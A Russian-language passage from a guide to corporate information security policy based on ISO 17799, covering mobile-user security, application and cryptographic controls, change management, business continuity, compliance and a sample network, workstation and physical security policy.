Мобильные пользователи являются неотъемлемой частью крупных компаний. Сотрудники, находящиеся в командировках, должны продолжать выполнять свои должностные обязанности. Но обычно в командировках персоналу требуется осуществлять удаленный доступ к внутренним ресурсам компании, что приводит к дополнительным сложностям при построении архитектуры безопасности сети компании, в которой имеются мобильные пользователи. Стандарт безопасности рекомендует обратить самое серьезное внимание на обеспечение безопасности мобильных пользователей, и это не лишено смысла. Примеры кражи или утери ноутбуков с конфиденциальной и даже секретной информацией сотрудниками спецслужб регулярно появляются в прессе. Что же говорить об обычных компаниях, где уровень защиты, как правило, существенно ниже.

Поэтому для мобильных пользователей необходима разработка отдельных требований и нормативных документов по физической защите, разграничению доступа, криптографической защите, резервному сохранению, антивирусной защите. Также, согласно стандарту, необходима политика, которая бы определяла правила доступа к корпоративной сети и отдельный документ, посвященный правилам осуществления доступа в корпоративную сеть из общественных мест и сетей. Без этих документов безопасная работа мобильных пользователей невозможна.

Требования безопасности:

- обеспечение физической защиты места удаленной работы, включая физическую безопасность здания или ближайшего окружения;
- обеспечение безопасности телекоммуникаций, учитывающее необходимость удаленного доступа к внутренним ресурсам компании; важность информации и систем, к которым будет осуществлен удаленный доступ; прохождение через каналы связи;
- учет возможной угрозы неавторизованного доступа к информации или ресурсам, от иных близких к удаленному пользователю людей, например, семья, друзья.

Обеспечение безопасности:

- обеспечение необходимым оборудованием для удаленного мобильного доступа;
- определение разрешенных видов работ, разрешенного времени доступа, классификация информации, которая может обрабатываться удаленно, определение систем и сервисов, к которым данному мобильному пользователю разрешен удаленный доступ;
- обеспечение необходимым коммуникационным оборудованием, включая средства обеспечения безопасности;
- физическая безопасность;
- правила доступа к оборудованию и информации для членов семьи и посетителей;
- обеспечение программным обеспечением и оборудованием;



- наличие процедур резервного копирования и обеспечения непрерывности ведения бизнеса;
- аудит и мониторинг безопасности;
- аннулирование разрешения, прав доступа и возврат оборудования при отмене (завершении) удаленного мобильного доступа.

## **1.5 Разработка и техническая поддержка вычислительных систем**

### **1.5.1 Безопасность приложений**

#### **✓ Проверка входных данных**

Для разработчиков приложений стандарт предлагает свои специфические требования безопасности. Речь идет, прежде всего, о проверке правильности входных и выходных данных.

Проверка входных данных приложений является чрезвычайно важной задачей. Как известно практикам, самое большое число взломов сетевого программного обеспечения случается именно из-за ошибок, связанных с переполнением буфера, то есть неправильной интерпретации входных данных. В случае входных данных стандарт рекомендует проведение следующих проверок.

Проверка входных данных на следующие ошибки:

- превышение размерности значения;
- недопустимые символы во входном потоке;
- отсутствующие или неполные данные;
- объем входных данных выше или ниже нормы;
- запрещенные или неверные управляющие значения.

Стандарт рекомендует обращать в целом серьезное внимание на данные, поступающие на вход (на обработку) в информационные системы компании. Неверные входные данные (случайно или злонамеренно) могут привести к серьезным ошибкам на выходе системы. Поэтому стандарт рекомендует вышеуказанные проверки.

Необходимость процедур проверки достоверности входных данных (желательно автоматизированных) избавит от многих случайных ошибок (превышение размерности, например). Процедуры определения ответственности и процедуры контроля входных данных для всего персонала, вовлеченного в процесс обработки и ввода входных данных, вынудят

персонал относится соответствующе к этому процессу и сократят возможные ошибки и злоупотребления при вводе данных.

### ✓ **Проверка правильности выходных данных**

Проверка правильности выходных данных является логическим продолжением проверки правильности входных данных. Проверив вход, необходимо проверить, что получилось на выходе. Разработчикам ПО следует обратить внимание на предъявляемое стандартом требование проверки прохождения программой всех контрольных точек, чтобы убедиться, что все данные были обработаны. Разработчикам систем стоит продумать процедуры для проверки правильности выходной информации. Службе безопасности необходимо определить ответственность для всего персонала, вовлеченного в процесс обработки выходных данных.

### ✓ **Зоны риска**

Основной риск - риск сбоев процессов и нарушения целостности. Поэтому применяют:

- программы с функциями добавления или уничтожения данных;
- процедуры по предотвращению некорректного запуска программ после предыдущих сбоев;
- применение программ для восстановления после сбоев.

### ✓ **Проверки и средства управления**

1. Контроль сессий и автоматического выполнения заданий на предмет отклонений от обычного использования ресурсов.
2. Контроль изменений использования ресурсов по сравнению с предыдущими:
  - запусками программ;
  - изменениями файла;
  - передачами управления от программы к программе.
3. Проверка правильности сгенерированных системных данных.
4. Проверка целостности данных и программного обеспечения после их передачи с одного компьютера на другой.
5. Общая контрольная сумма (хеш) всех записей и файлов.
6. Проверка того, что программы запускаются в соответствующее время.

7. Проверка того, что программы запускаются в соответствующем режиме и останавливаются в случае неисправностей, а также что связанные процессы останавливаются до устранения всех проблем.

### **1.5.2 Средства криптографической защиты**

#### **✓ Политика использования систем криптографической защиты (СКЗИ)**

Криптография давно прочно вошла в повседневную жизнь, как простых пользователей, так и компаний и государств. Сегодня криптография является по сути единственным надежным способом идентификации/аутентификации пользователя (правда, не стоит забывать о биометрических методах идентификации личности, которые пока применяются достаточно редко) и защиты хранимой и передаваемой по каналам связи информации.

У любой компании обычно существует конфиденциальная информация соответствующего уровня, требующая криптографической защиты при хранении и при передаче по каналам связи. Поэтому, на основе анализа рисков бизнес процессов и обрабатываемой в системе информации стандарт рекомендует разработать политику применения средств криптографической защиты. Такая политика должна определить какая бизнес информация подлежит защите с применением криптографических средств и определить требуемый уровень криптозащиты, учитывающий тип и качество криптоалгоритма, а также длину ключа. Кроме того, требуется принять единый стандарт криптозащиты для организации и определить, начиная с какого уровня, информация требует криптографической защиты при хранении и при передаче по каналам связи. Обратим особое внимание на необходимость разработки подхода к управлению ключами, включая методы для восстановления зашифрованной информации в случае утери, компрометации или уничтожения ключей и определения ответственных за обеспечение криптозащиты лиц.

Применяя криптографические алгоритмы важно обеспечить соответствующую защиту ключей как в случае обычного шифрования с симметричными ключами, так и в случае шифрования с открытыми ключами, так как секретные ключи являются слабым звеном любого алгоритма шифрования.

И так, при разработке политики необходимо учесть:

- управленческий подход к использованию СКЗИ внутри организации, включая основные принципы, какие именно классы информации должны быть защищены;

- политика управления ключами, включая методы для восстановления зашифрованной информации в случае утери, компрометации или уничтожения ключей;
- распределение обязанностей:
  - кто и за что несет ответственность;
  - внедрение политики;
  - управление ключами;
  - порядок определения адекватного уровня криптографической защиты;
  - стандарты, которые могут быть внедрены и адаптированы в организации (какие решения подходят для каких бизнес процессов).

### ✓ Стандарты, процедуры, методы

Данный пункт стандарта определяет типовые подходы к системе генерации, хранения и управления криптографическими ключами. Все вышеизложенные требования стандарта являются общеизвестными, но требуют детальной проработки, так как когда речь идет о применении криптографии, то обычно защищаются особо важные для компании данные, соответственно требуется повышенная ответственность и максимальная детализация и проработка всех рабочих процедур.

Основные процедуры:

- генерация ключей для разных криптосистем и разных приложений;
- генерация и получение открытых ключей;
- выдача ключей пользователям, включая процедуру активации ключа после его получения;
- хранение ключей, включая порядок получения авторизованными пользователями доступа к ключам;
- порядок смены ключей;
- действия в случае компрометации ключей;
- отзыв ключей, включая порядок их деактивации при компрометации или увольнении ответственного за них сотрудника, а также определение случаев, когда эти ключи должны быть сохранены;
- восстановление поврежденных или утерянных ключей (как часть управления непрерывностью бизнеса);
- архивирование и резервное копирование ключей;
- уничтожение ключей;

- протоколирование всех действий, связанных с управлением ключами;
- ограничение срока действия ключей.

### **1.5.3 Безопасность системных файлов**

#### **✓ Контроль объектов операционной системы**

Основные требования:

1. Обновление библиотек должно выполняться только с разрешения руководства.
2. Если возможно, ОС должна содержать только исполняемые файлы.
3. Исполняемые файлы и изменения библиотек не должны внедряться в ОС до подтверждения их успешного тестирования, а также информирования и обучения пользователей (если в этом нет острой необходимости).
4. После всех изменений в библиотеках должна быть обеспечена проверка всех регистрационных журналов.
5. Предыдущие версии должны быть сохранены для непредвиденных случаев.

### **1.5.4 Защита рабочих данных, используемых при тестах систем**

На этот пункт стандарта имеет смысл обратить особое внимание, так как подобные требования не столь очевидны и не так часто встречаются. Как известно перед вводом в строй новых версий систем, выполняющих непосредственные бизнес операции (ПО операционной среды) необходимо обеспечить их многоплановые проверки и тесты. Для этого часто требуется работа с настоящими рабочими данными из операционной среды. Поэтому в этом случае тестовая среда должна иметь уровень защиты, соответствующий уровню защиты реальной рабочей системы, что и рекомендует стандарт. Кроме того, в соответствии с требованием стандарта при копировании рабочей информации в тестовую систему требуется получение специального разрешения от руководства и это должно быть запротоколировано для обеспечения последующей возможности аудита. И последнее, что рекомендует данный пункт стандарта, это требование немедленного удаления рабочей информации из тестовой системы после завершения тестов.

### **1.5.5 Контроль доступа к исходным текстам программ и библиотек**

Не менее важно в рабочей системе обеспечить контроль доступа к исходным текстам программ и библиотек. Во-первых, исходные тексты программ и библиотек не должны содержаться в ОС, чтобы уменьшить список лиц, которые имеют или потенциально могут получить к ним доступ. Также отметим требования запрета неограниченного доступа персонала из службы поддержки к исходным текстам программ и библиотек. Персонал должен получать доступ только к тем исходным текстам, которые необходимы ему для выполнения должностных обязанностей. Это требование по духу совпадает с требованием стандарта не предоставлять всему персоналу полной технической документации на ОС и приложения. Для каждого приложения должен быть назначен ответственный сотрудник, отвечающий за контроль исполняемых модулей. Изменения и дополнения в исходные тексты программ и библиотек, а также передача исходных текстов программистам должна осуществляться только вместе с библиотеками и по разрешению менеджера поддержки данного приложения. Листинги программ должны храниться в безопасном месте. Старые версии исходных текстов программ должны быть заархивированы, с отметкой времени и даты и вместе со всем сопутствующим программным обеспечением, процедурами, описаниями и т.д. Поддержка и копирование исходных текстов библиотек и программ должны быть предметом процедур контроля изменений.

Реализация требования записи всех попыток получения доступа к исходным текстам программ позволит осуществить при необходимости анализ и аудит данной активности в случае внесения какого-либо изменения в исходные тексты выявить его автора.

### **1.5.6 Процедуры контроля изменений**

Внесение любых изменений является сложным и комплексным процессом. Изменения в одной системе могут повлечь за собой цепную реакцию необходимости изменений в соседних системах или вызвать общий сбой в работе всей системы. Это чрезвычайно сложный процесс и стандарт рекомендует подойти к его решению со всей серьезностью. Прежде всего, требуется идентифицировать ПО, информацию, базы данных, аппаратное обеспечение, которое требует изменений. Затем получить формальное разрешение, где детально описано, что именно будет меняться в системе. Не менее важным фактом является обеспечение того, что авторизованные пользователи принимают и понимают изменения до их внедрения - человеческий фактор требуется учесть и здесь.

Самым сложным требованием на практике является обеспечение безопасного внедрения изменения без последствий для бизнеса. Для его выполнения требуется иметь серьезную программу предварительных тестов вносимых изменений, а также обучения и подготовки персонала. Кроме того, необходимо продумать возможность снятия изменений и

возвращения системы в первоначальное состояние в установленный период времени (в том случае, если изменения приведут к незапланированному сбою системы). И последнее - это целый ряд требований, касающихся внесения соответствующих изменений в пользовательскую документацию, архивацию и контроль над предыдущими версиями документации.

### **1.5.7 Технический обзор изменений в операционной среде**

После внесения изменений в операционную среду, стандарт предлагает осуществить анализ важных приложений и целостности процедур для того, чтобы убедиться в их работоспособности, так как несмотря на предварительные тесты, внесенные изменения могут не запланировано нарушить работоспособность и целостность среды.

Перед внесением изменений стандарт рекомендует убедиться, что годовой план поддержки систем и бюджет покрывает расходы на анализ и тестирование систем после изменений ОС, в противном случае компания просто не может себе позволить вносить данные изменения.

И последнее на что стоит обратить внимание, это требование убедиться, что соответствующие изменения также внесены в планы обеспечения непрерывности бизнеса, которые основаны на текущей конфигурации рабочей системы.

### **1.5.8 Ограничения на изменения прикладного ПО**

Основное требование, которое распространяется на изменение прикладного ПО (на все изменения в остальном ПО оно накладывается несколько меньше) - не вносить изменения без существенной необходимости!

Основная рекомендация стандарта здесь одна - получить согласие поставщика на внесение изменений, а лучше всего воспользоваться стандартными файлами с обновлениями, полученными напрямую от поставщика. Вносить же изменения на свой риск без согласия производителя стандарт не рекомендует, т.к. поставщик может отказать в дальнейшем сопровождении системы.

### **1.5.9 Безопасность процессов разработки и поддержки**

✓ **Скрытые каналы и Троянский код**

Одна из основных задач службы безопасности не допустить внедрение в систему каналов утечки информации. Новое, непроверенное программное обеспечение всегда несет в себе скрытую угрозу наличия в нем неизвестных покупателю скрытых каналов, по которым в систему возможен несанкционированный доступ или по которым из системы возможна утечка информации.

Требуется:

- источники получения программ должны быть проверены и обладать соответствующей репутацией;
- покупая программы с исходным кодом, убедиться, что верификация кода возможна;
- применять качественные продукты;
- проверять весь исходный код;
- контролировать доступ и возможность модификации уже инсталлированного кода;
- использовать только проверенный персонал для работы на ключевых особо важных системах.

## **1.6 Управление непрерывностью бизнеса**

### **1.6.1 Процесс управления непрерывным ведением бизнеса**

Непрерывность ведения бизнеса является тем разделом, про который часто забывают, но он по праву считается одним из важнейших в общей политике безопасности компании. Да, непрерывность ведения бизнеса это один из разделов информационной безопасности, и это первое о чем говорит нам стандарт. У современного менеджмента сложилось двоякое мнение о данной теме. С одной стороны, многие менеджеры воспринимают непрерывность бизнеса как отдельную задачу, не имеющую отношения к безопасности компании в целом, и считают ее менее затратной темой, чем безопасность в целом, так как реализация комплекса мер по обеспечению непрерывности бизнеса позволит в критический момент минимизировать ущерб (но те же слова можно сказать и про безопасность, что часто упускается из вида). С другой стороны, менеджеры особенно в средних компаниях часто вообще упускают из вида эту важнейшую тему. Примером серьезного отношения к обеспечению непрерывного ведения бизнеса могут служить террористические акты в США 11 сентября 2001, когда часть компания, имевших подробные контраварийные планы смогли восстановить свой бизнес в установленный срок, несмотря на страшную трагедию. Компании, не имевшие



разработанной стратегии, понесли серьезные убытки и их бизнес был остановлен на продолжительный срок.

Стандарт безопасности рекомендует обратить самое серьезное внимание на данную тематику и начать, прежде всего, с осознания рисков, их вероятностей и возможных последствий, включая идентификацию и расстановку приоритетов для критичных бизнес процессов. Это означает проведение комплексного анализа всех бизнес процессов компании с выявлением наиболее критичных из них. На следующем шаге проводится анализ рисков (учитывая стихийные бедствия и т.д.) по бизнес процессам, расчет вероятностей их возникновения и оценку возможных последствий с оценкой ущерба.

Отметим рекомендацию стандарта о приобретении соответствующей страховки, которая может являться формой управления непрерывностью ведения бизнеса, но не стоит считать ее панацеей от всех бед - страховка снизит ущерб, но не восстановит технологический процесс ведения бизнеса.

Также не менее важно согласно стандарту заранее формализовать и задокументировать стратегию ведения непрерывного бизнеса, содержащую согласованные цели бизнеса и приоритеты, что является наиболее важным с точки зрения бизнеса, и какие бизнес объекты надо восстанавливать в первую очередь в случае происшествий.

Требование регулярного тестирования и обновления контраварийных планов и процессов является очевидным, но про него, к сожалению, часто забывают - аварии обычно происходят, к счастью, не так часто и топ менеджеры предпочитают проводить дорогостоящее тестирование планов как можно реже, что может пагубно отразиться на подготовке персонала и деталей плана в случае происшествия.

И последнее, на что необходимо обратить внимание, это на необходимость убедиться, что управление непрерывным ведением бизнеса внедрено в организационные процессы и структуру компании. Ответственность для координации управления непрерывным ведением бизнеса должна быть распространена по соответствующим уровням внутри всей организации и должен быть создан форум по информационной безопасности, на котором ответственные лица могли бы обсуждать соответствующие вопросы.

### **1.6.2 Создание и внедрение плана непрерывности бизнеса**

Создание и внедрение плана непрерывного ведения бизнеса является важнейшей задачей. Стандарт рекомендует в очередной раз обратить внимание на распределение ответственности, определение всех контраварийных процедур и выработку четкого порядка действий в аварийных ситуациях. При внедрении контраварийных процедур для восстановления систем в отведенный период времени стоит обратить особое внимание на

оценку зависимости бизнеса от внешних связей, то есть насколько бизнес способен выживать сам по себе в случае отсутствия связей с внешним миром. Отметим также необходимость разработки документации о всех принятых контраварийных процессах и процедурах - это важно для обучения персонала действиям в критических случаях и требование регулярного тестирования и обновления планов.

### **1.6.3 Основы планирования непрерывности бизнеса**

Данный пункт стандарта рекомендует учесть следующие требования, на которые стоит обратить внимание.

1. Условия вступления в действие планов (как оценить ситуацию, кто в нее вовлечен).
2. Контраварийные процедуры, описывающие действия в случае инцидентов, представляющих опасность для бизнес операций или/и человеческой жизни. Процедуры должны включать в себя мероприятия по связям с общественностью и органами власти.
3. Процедуры нейтрализации неисправностей, в которых описываются действия по выведению жизненно важных бизнес нужд или служб поддержки во временное альтернативное помещение и возвращение их в соответствующий период времени.
4. Процедуры восстановления, в которых описаны действия по возвращению к нормальному процессу бизнес операций.
5. Разработка программы, в которой описаны, как и когда план будет протестирован и процесс внедрения этого плана
6. Действия по информированию и обучению, которые разрабатываются для понимания персоналом процесса обеспечения непрерывности бизнеса и гарантии, что этот процесс продолжает быть эффективным.
7. Личная ответственность - кто именно отвечает за выполнение каждого компонента плана, с указанием дублирующих лиц.

### **1.6.4 Тестирование планов обеспечения непрерывности бизнеса**

Тестирование контраварийных планов является отличительной чертой, показывающей серьезность отношения к принципам поддержки непрерывного ведения бизнеса.

Стандарт рекомендует применение различных технологий тестирования для гарантии того, что план будет работать в реальной жизни:

1. Обсуждение мероприятий (мозговой штурм) по восстановлению бизнеса в случае аварий - наиболее дешевый вид тестов. Однако практика показывает, что без проведения реальных тренировок сложно добиться приемлемого результата.

2. Тренировка поведения людей в случае кризисной ситуации и тестирование технических мероприятий по восстановлению для гарантии того, что информационная система будет эффективно восстановлена в отведенный промежуток времени.

3. Тестирование технических мероприятий по восстановлению в альтернативном месте - запуск бизнес процессов вместе с восстановительными мероприятиями вне основного места расположения - имеет смысл в случае серьезного происшествия на основном объекте.

4. Тестирование систем и сервисов поставщиков в случае аварий - позволит оценить работу внешних связей в случае возникновения неисправностей.

### **1.6.5 Обеспечение и переоценка планов**

Примеры ситуаций, когда требуется изменение планов, в случае обновления ОС, покупки нового оборудования и изменений в:

- персонале;
- адресах или телефонных номерах;
- стратегии бизнеса;
- местоположении и информационных ресурсах;
- законодательстве;
- подрядчиках, поставщиках и ключевых заказчиках
- процессах, при добавлении новых или снятии старых
- рисков (операционных и финансовых)

Бизнес компании редко бывает статичен - постоянно возможны различные изменения. Автоматизированная система компании также подвергается соответствующим изменениям для адекватного соответствия выполняемым бизнес задачам. Поэтому стандарт рекомендует обратить внимание на необходимость внесения изменения в планы обеспечения непрерывности бизнеса в случае возникновения изменения в вышеизложенных параметрах, от которых зависит бизнес.

### **1.7. Соответствие системы основным требованиям**

Соответствие информационной системы компании законам мирового сообщества и страны, в которой компания осуществляет бизнес, является неоспоримым фактом.

Требование соблюдения законов, связанных с авторским правом, является общемировой практикой и компания должна строго выполнять данное требование законодательства.

Отметим некоторые требования стандарта, посвященные соблюдению авторских прав на программное обеспечение.

Требование обеспечения осведомленности пользователей о авторских правах на программное обеспечение, правилах приобретения ПО и уведомление пользователей, что в случае нарушения будут предприняты дисциплинарные действия, является важным шагом на пути соблюдения данного закона, так как именно пользователи часто бывают инициаторами внесения в систему нелицензионного ПО или нарушения лицензионного законодательства.

Требования контроля над превышением максимального числа пользователей лицензии имеет смысл не только для соблюдения буквы закона, но и для обеспечения нормального функционирования информационной системы, которая в случае превышения числа пользователей, указанных в лицензии, может перестать корректно работать.

Требование выполнения регулярных проверок, что только разрешенные и лицензионные продукты инсталлированы, позволит снизить возможный ущерб от применения персоналом нелицензионного ПО.

Условия внесения в информационную систему компании ПО и информации, полученных из открытых сетей, является чрезвычайно важным фактором, систематизирующим работу компании и регулирующим и отсекающим поток нелицензионного ПО и вредоносного кода (вирусов, троянских коней), коими переполнены открытые сети.

В Европе принят закон, регламентирующий обработку и передачу персональных данных.

Выполнение данного закона требует соответствующей структуры управления и контроля. Часто лучше всего назначить специального менеджера по защите персональных данных.

Использование информационной системы компании в личных целях сотрудников, не совпадающих со своими прямыми должностными обязанностями, приносит компаниям колоссальные убытки, снижая производительность труда. Для предотвращения подобных злоупотреблений стандарт рекомендует устанавливать системы мониторинга активности сотрудников и предусмотреть в контракте дисциплинарные методы воздействия в случае нарушения данного пункта контракта. Кроме того, в контракт необходимо внести пункт, разрешающий компании использовать подобную систему мониторинга, легальность которого варьируется от страны к стране, поэтому прежде чем ее внедрить необходимо проконсультироваться у юриста.

Во многих странах есть законодательство против компьютерных злоупотреблений. Необходимо чтобы пользователи знали, что именно им разрешено делать в информационной

системе. Пользователь должен подписать соответствующий документ, регламентирующий порядок его работы в системе.

### **1.7.1 Соответствие требованиям законодательства**

#### **✓ Регулирование применения криптографических методов**

Компании, осуществляющие бизнес в разных странах, могут столкнуться с тем, что там существует свои законы, связанные с применением криптографии. Примером могут стать США, где запрещен экспорт стойких криптоалгоритмов или Россия, где их легальное применение компаниями возможно лишь с разрешения спецслужб.

Необходимо предусмотреть контроль за следующим:

- импорт и/или экспорт программного или аппаратного криптографического обеспечения;
- импорт и/или экспорт программного или аппаратного обеспечения, куда можно встроить криптографические функции;
- мандатная или дискретная политика доступа, принятая в стране для доступа к информации, защищенной программным или аппаратным криптографическим обеспечением.

#### **✓ Сохранение улики (свидетельств, доказательств)**

Правила обращения с уликами.

1. Степень допустимости улики: когда и при каких условиях она может быть использована в суде в качестве доказательства.
2. Вес улики: качество и полнота улики.
3. Адекватность улики. Подсистема регистрации работает корректно и непрерывно; осуществляется запись всей информации; в любой момент можно получить необходимые сведения (улику) из регистрационных журналов.

Необходимо обеспечить соответствие информационной системы организации какому-либо опубликованному стандарту безопасности (для России - РД ГТК).

Для гарантии качества и полноты улики необходимо обеспечить подлинность улики:

- для бумажных документов: обеспечена безопасность хранения оригинала, ведется запись кто, где и когда нашел его и кто был свидетелем обнаружения. Расследование должно показать, что оригинал не был изменен.

- для информации в электронной форме: гарантия доступности должна быть обеспечена путем создания копий любых съемных носителей, информации на жестких дисках и в оперативной памяти. Все действия в процессе копирования должны быть запротоколированы и засвидетельствованы. Одна копия носителя и протокола должна храниться в безопасном месте.

### **1.7.2 Соответствие политике безопасности**

Основное требование стандарта, основанное на факте постоянного изменения информационной системы любой компании, представляющей собой растущий и меняющийся организм, состоит в необходимости проводить регулярный анализ соответствия объектов системы существующей политике безопасности и стандартам:

- информационные системы;
- системы обеспечения;
- владельцы информации и информационных ресурсов;
- пользователи;
- менеджеры.

Особенно это необходимо после внесения серьезных изменений в информационную систему компании.

### **1.7.3 Соответствие техническим требованиям**

Информационные системы должны проходить регулярную проверку на соответствие стандартам безопасности. Проверка технического соответствия включает проверку ОС на предмет корректного функционирования аппаратных и программных систем управления. Проверка должна производиться либо лично инженером, либо автоматизированным средством, отчет которого будет анализироваться затем инженером.

Проверка соответствия также включает тесты на проникновение, которые должны проводиться независимыми экспертами.

### **1.7.4 Методы и средства управления системным аудитом**

Необходимость проведение регулярного аудита безопасности не подлежит сомнению и особо подчеркивается в стандарте. Отметим рекомендации стандарта, касающиеся проведения аудита.

1. Требования аудита должны быть согласованы с соответствующими руководителями.
2. Масштаб проверок должен быть согласован и подконтролен.
3. При осуществлении проверок режимом доступа к программному обеспечению и данным должен быть "только для чтения".
4. При необходимости предоставления режима доступа, отличного от "только для чтения", его необходимо предоставлять к изолированным копиям системных файлов, которые после выполнения аудита должны быть уничтожены.
5. Информационные ресурсы, которые должны пройти проверку, должны быть четко определены и доступны.
6. Требования для специальных или дополнительных процессов должны быть определены и согласованы.
7. Необходим мониторинг и протоколирование всех видов доступа в процессе аудита.
8. Все процедуры, требования и ответственность должны быть задокументированы.

## Часть 2

### Типовая политика информационной безопасности

#### Пример типовой политики безопасности компании, имеющей выход в Интернет и обладающей ресурсами, к которым необходим доступ из Интернет

#### 2.1 Сетевая безопасность

1. Головной файрвол. Обязателен антивирусный контроль трафика на файрволе (АВП с еженедельным обновлением через Интернет). Файрвол администрируется локально или удаленно (с обязательным использованием средств шифрования трафика и только из внутренней сети с виртуального фиксированного NAT адреса администратора).

Из операционной системы на файрволе удаляются все не нужные сервисы и протоколы, ставятся и регулярно обновляются необходимые патчи, создается максимально безопасная конфигурация ОС. Пользователь имеется только один - администратор.

ДОСТУП из Интернет в корпоративную сеть:

- во внутреннюю приватную сеть доступ извне запрещен;
- к файрволу извне доступ запрещен;
- В ДМЗ (демилитаризованная зона) доступ разрешен ТОЛЬКО к следующим

портам на объектах (в остальных случаях доступ запрещен):

##### ➤ *Веб-сервер*

- анонимный доступ всем разрешен только к 80 порту;
- разрешен авторизованный FTP-доступ на 21 порт и 20 порт (возможно с предварительной идентификацией / аутентификацией на файрволе) администратору веб-сервера только из сегмента административного управления (с приватного ИП-адреса администратора);
- из приватной сети, только из сегмента административного управления (с ИП-адреса администратора) возможен удаленный терминальный доступ по протоколу rsh на веб-сервер.

##### ➤ *Мейл-сервер (SMTP and POP3)*

- разрешен доступ только из приватной корпоративной сети к сервису POP3 - 110 порт, исключая учебную подсеть;
- разрешен доступ к SMTP сервису - 25 порт только из приватной сети, исключая учебную подсеть.



Доступ из корпоративной сети в Интернет разрешен без ограничений.

## 2. Свитч:

- Доступ из учебной сети во всю рабочую сеть (три сегмента) запрещен (но доступ из учебного сегмента в Интернет разрешен);
- Доступ из сети персонала в сети менеджеров и административного управления запрещен.

Свитч выбирается такой, чтобы можно было задавать политику безопасности и запрещать доступ из одного сегмента в другой. Также свитч должен быть по возможности устойчив к ARP-атаке, чтобы такая атака, переполнив ARP-таблицу свитча, не перевела его в режим хаба.

3. Электронная почта. Необходимо обеспечить возможность безопасной отправки - приема почты через корпоративный сервер через Интернет.

Универсальное решение - это ssl-редиректор. Клиент посылает запрос на 110 или 25 порт сервера; попытка установления соединения обнаруживается клиентским редиректором, пропускается через (например) socks с ssl и отправляется на сервер (какой-нибудь другой порт). Там это получает аналогичный редиректор, расшифровывает и перебрасывает на 110 порт.

*Плюсы решения:* стандартные клиент и сервер, не надо писать свои.

*Минусы решения:* клиенту все же надо иметь с собой спец. софт, но это терпимо, если он компактный и не требует настройки.

## 4. Система обнаружения атак (IDS-Intrusion Detection System).

Можно использовать ISS Real Secure или любую иную программу данного типа (в том случае, если применяется фаервол Check Point, имеющий возможность сопряжения с ISS Real Secure (RS), которая обладает возможностью автоматической реконфигурации данного фаервола в случае обнаружения атаки) или бесплатная юникс программа snort. Располагается на выделенных компьютерах, контролируя входной трафик из Интернет на фаервол и трафик внутри сегментов корпоративной сети.

Консоль управления RS находится в сегменте административного управления (или RS администрируется локально).

## 5. Контроль содержания трафика.

Для контроля содержимого трафика устанавливается система анализа и контроля трафика типа MIMESweeper (Baltimore)

#### 6. Протоколирование и регулярный мониторинг доступа.

На межсетевом экране заводится лог-файл, куда записываются все обращения (попытки создания соединений) в корпоративную сеть и из корпоративной сети. Лог файл должен храниться локально и удаленно.

Система обнаружения атак сохраняет информацию об атаках и подозрительной активности в лог-файл. Лог файл должен храниться локально и удаленно.

Веб-сервер сохраняет информацию о его посещении в лог-файл. Лог файл должен храниться локально и удаленно.

Сервер анализа контента сохраняет информацию о нарушениях в лог-файл. Лог файл должен храниться локально и удаленно.

## **2.2 Локальная безопасность (безопасность рабочих станций и серверов)**

### 1. Антивирусный контроль.

Обязательный антивирусный контроль на рабочих станциях. Обязателен автоматический запуск антивирусного монитора и обязательно его автоматическое обновление через Интернет каждую неделю.

### 2. Защита от НСД.

Необходимо поставить аппаратную систему защиты от НСД, которая должна контролировать и разграничивать доступ к каждой рабочей станции и серверу на аппаратном уровне (при загрузке). Система должна быть:

- ОС-независима и выполнена в виде платы к ЭВМ;
- при загрузке идентификация пользователя должна производиться при помощи смарт карты или электронной «таблетки» и при помощи пароля;
- блокировать доступ в сетевую часть всех рабочих станций и серверов всем пользователям кроме администратора;
- блокировать компьютер, если пользователь покинул свое место (либо по нажатию клавиш, либо по таймауту).

### 3. Криптографическая защита данных.

Сотрудники компании должны сохранять информацию начиная с уровня «Строго Конфиденциально» (см. положение о уровнях секретности информации) на PGP крипто диске (или на крипто диске иной разработки), разрешенном менеджментом компании.

#### 4. Защита персональным файрволом.

Все рабочие станции и мобильные компьютеры должны быть защищены персональным файрволом.

#### 5. Резервирование данных.

Обязательным является резервирование пользователями важных данных на персональных компьютерах на внутреннем сервере данных компании.

Обязательно наличие бэкап-диска для сервера данных. Бэкап делается либо каждую неделю, либо после серьезных изменений в системе. Необходимо сохранять три цикла генерации бэкапа.

#### 6. Протоколирование доступа

- При локальном доступе пользователя к рабочей станции ведется лог-файл его посещений (протоколируются все удачные и неудачные попытки входа в систему).
- При локальном доступе администратора к серверам ведется лог-файл его посещений (протоколируются все удачные и неудачные попытки входа в систему).

### **2.3 Физическая безопасность**

1. Файрвол, веб-сервер, сервера IDS и контроля за трафиком и все сервера данных должны находиться в отдельном помещении, доступ в которое разрешен только администраторам, у которых есть ключ или магнитная карта к этой комнате (комната обычно закрыта). Необходимо введение отдельной должности администратора безопасности, и все изменения в системах они будут делать только вдвоем: одна часть пароля администратора имеется у ИТ - администратора, вторая - у администратора безопасности.

2. Помещение должно быть оборудовано принудительной вентиляцией и пожарной защитой (полуавтоматической или автоматической) и, возможно, видео наблюдением за действиями администраторов.

3. Вход в офис компании должен осуществляться только по магнитным картам.

### **2.4 Типовые документы, основанные на стандарте безопасности ISO 17799**

**2.4.1 Основные требования по обеспечению внутренней ИТ- безопасности компании. Общие положения**

✓ **Положение о категорировании ресурсов АС**

В компании вводятся следующие уровни категорий секретности информации:

- Общедоступно.
- Конфиденциально.
- Строго Конфиденциально.
- Секретно.

Сотрудникам компании строго запрещается разглашать кому-либо информацию, начиная с уровня «конфиденциально».

Общедоступной информацией является информация, уже опубликованная в средствах массовой информации (в т.ч. на веб-сайте).

Решение о придании статуса «Общедоступно» принимает генеральный или технический директор.

Конфиденциальной информацией в компании является любая внутренняя информация компании.

Строго конфиденциальной информацией в компании является:

- коммерческая информация: тексты договоров и соглашений с партнерами и клиентами, разглашение которых было бы нежелательно для компании;
- техническая информация (тексты отчетов, ТЗ, значимые документы, продукты, ключи лицензирования и т.д.).

Решение о придании статуса «Строго Конфиденциально» коммерческой информации принимает генеральный директор.

Решение о придании статуса «Строго Конфиденциально» технической информации принимает технический директор.

Секретной информацией в компании является:

- финансовая информация о деятельности компании;
- особо важная техническая информация.

Решение о придании статуса «Секретно» финансовой информации принимает генеральный директор.

Решение о придании статуса «Секретно» технической информации принимает технический директор.

### ✓ *Положение о категорировании пользователей АС*

В АС вводятся следующие категории пользователей:

- Администраторы. В нее входят администраторы ИТ и безопасности. Администраторы имеют полный доступ к ресурсам АС для ее администрирования.

- Топ-менеджеры. В группу входят президент компании, ген. директор, тех. Директор.
- Сотрудники. В группу входят все сотрудники компании.
